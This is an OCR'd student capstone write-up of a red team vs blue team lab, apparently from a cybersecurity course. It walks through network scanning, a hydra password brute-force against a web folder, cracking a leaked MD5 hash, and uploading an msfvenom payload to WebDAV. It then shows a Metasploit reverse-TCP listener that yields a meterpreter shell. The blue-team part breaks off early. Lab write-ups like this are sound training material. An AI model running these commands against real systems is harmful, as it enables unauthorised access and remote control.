
Project 2 – Red Team vs Blue Team


By Symantha Meyers

December 19, 2020



Capstone Engagement
Assessment, Analysis,
and Hardening of a Vulnerable System

Network Topology



Project 2 – Day 1 – Red Team


Ran netdiscover to locate IP addresses on the network range 192.168.1.0/24.

```
 Currently scanning: 192.168.68.0/16   |   Screen View: Unique Hosts

 4 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 168
 -----------------------------------------------------------------------------
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname

 -----------------------------------------------------------------------------
 192.168.1.1     00:15:5d:00:04:0d      2      84  Microsoft Corporation
 192.168.1.100   4c:eb:42:d2:d5:d7      1      42  Intel Corporate
 192.168.1.105   00:15:5d:00:04:0f      1      42  Microsoft Corporation
```

Ran Nmap -sS -A 192.168.1.0/24 to discover the machines on the network, what ports are open, and what OS they are running.

```
File   Actions   Edit   View   Help

root@Kali:~# nmap -sS -A 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-19 08:37 PST
Nmap scan report for 192.168.1.1
Host is up (0.00051s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
2179/tcp open  vmrdp?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: ML-RefVm-684427
|   NetBIOS_Domain_Name: ML-RefVm-684427
|   NetBIOS_Computer_Name: ML-RefVm-684427
|   DNS_Domain_Name: ML-RefVm-684427
|   DNS_Computer_Name: ML-RefVm-684427
|   Product_Version: 10.0.18362
|_  System_Time: 2020-12-19T16:38:27+00:00
| ssl-cert: Subject: commonName=ML-RefVm-684427
| Not valid before: 2020-11-16T16:53:22
|_Not valid after:  2021-05-18T16:53:22
|_ssl-date: 2020-12-19T16:39:07+00:00; +1s from scanner time.
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Warning: OSScan results may be unreliable because we could not find at leas
t 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows XP|7|2008 (87%)
OS CPE: cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_7 cpe:/o:
microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2
Aggressive OS guesses: Microsoft Windows XP SP2 (87%), Microsoft Windows 7
(85%), Microsoft Windows Server 2008 SP1 or Windows Server 2008 R2 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: ML-REFVM-684427, NetBIOS user: <unknown>, NetBIOS M
AC: 00:15:5d:00:04:0d (Microsoft)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2020-12-19T16:38:27
|_  start_date: N/A

TRACEROUTE
```

Opened the Firefox browser and entered the IP addresses found until 192.168.1.105 worked.




Index of /

Name	Last modified	Size	Description
company_blog/	2019-05-07 18:23	-	
company_folders/	2019-05-07 18:27	-	
company_share/	2019-05-07 18:22	-	
meet_our_team/	2019-05-07 18:34	-	


Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

I clicked around the folders and files until I saw:





```
ERROR: FILE MISSING

Please refer to company_folders/secret_folder/ for more information

ERROR: company_folders/secret_folder is no longer accessible to the public
```


which referenced a hidden folder. When I tried to access the hidden folder, it asked for a password and mentioned that it was for "ashton's eyes only".



In terminal, ran hydra -l ashton -P /usr/share/wordlists/rockyou.txt -f -vV http-get://192.168.1.105/company_folders/secret_folder to get the password for ashton's account




Logged into the secret share as ashton



Got the hash for ryan's password from the text within the secret file

```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```


Cracked the password hash with the CrackStation website tool




Per the info in the hidden shared file, using the file explorer, went to dav://192.168.1.105/webdav.

At the prompt, I entered the password I had previously found.

```
· companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

ler on the left hand bar
 Locations"
.72.16.84.205/webdav/"
 my user (but i'll use ryans account) and password
.les into the share and reload my browser
```




Copied the file to my desktop




Then cat'd the passwd.dav file to find the MD5 password hash for ryan.
As we already know ryan's password, I didn't need to do anything with this data.


Using msfvenom, created a malware payload.



Ran ls to double-check that the file was created.




Went back to file manager and copied the new payload to the webdav server.



Opened a meterpreter console.

Loaded the exploit and set the payload.



Entered “show options” and entered the LHOST and LPORT info for the Kali server.

```
msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) >
```

Ran “show options” again to verify.


```
LPORT => 4444
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------

Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.90     yes       The listen address (an interface may b
e specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) >
```

Ran the exploit to start “listening” for the target computer.

```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.90:4444
```

Back on the web server, ran the exploit and a meterpreter prompt opened in Kali.


Tested connection and rights by running a few commands.




Project 2 – Day 2 – Blue Team

Step 1 – Setup – Adding Log & Metric Data:


Added log data to Kibana



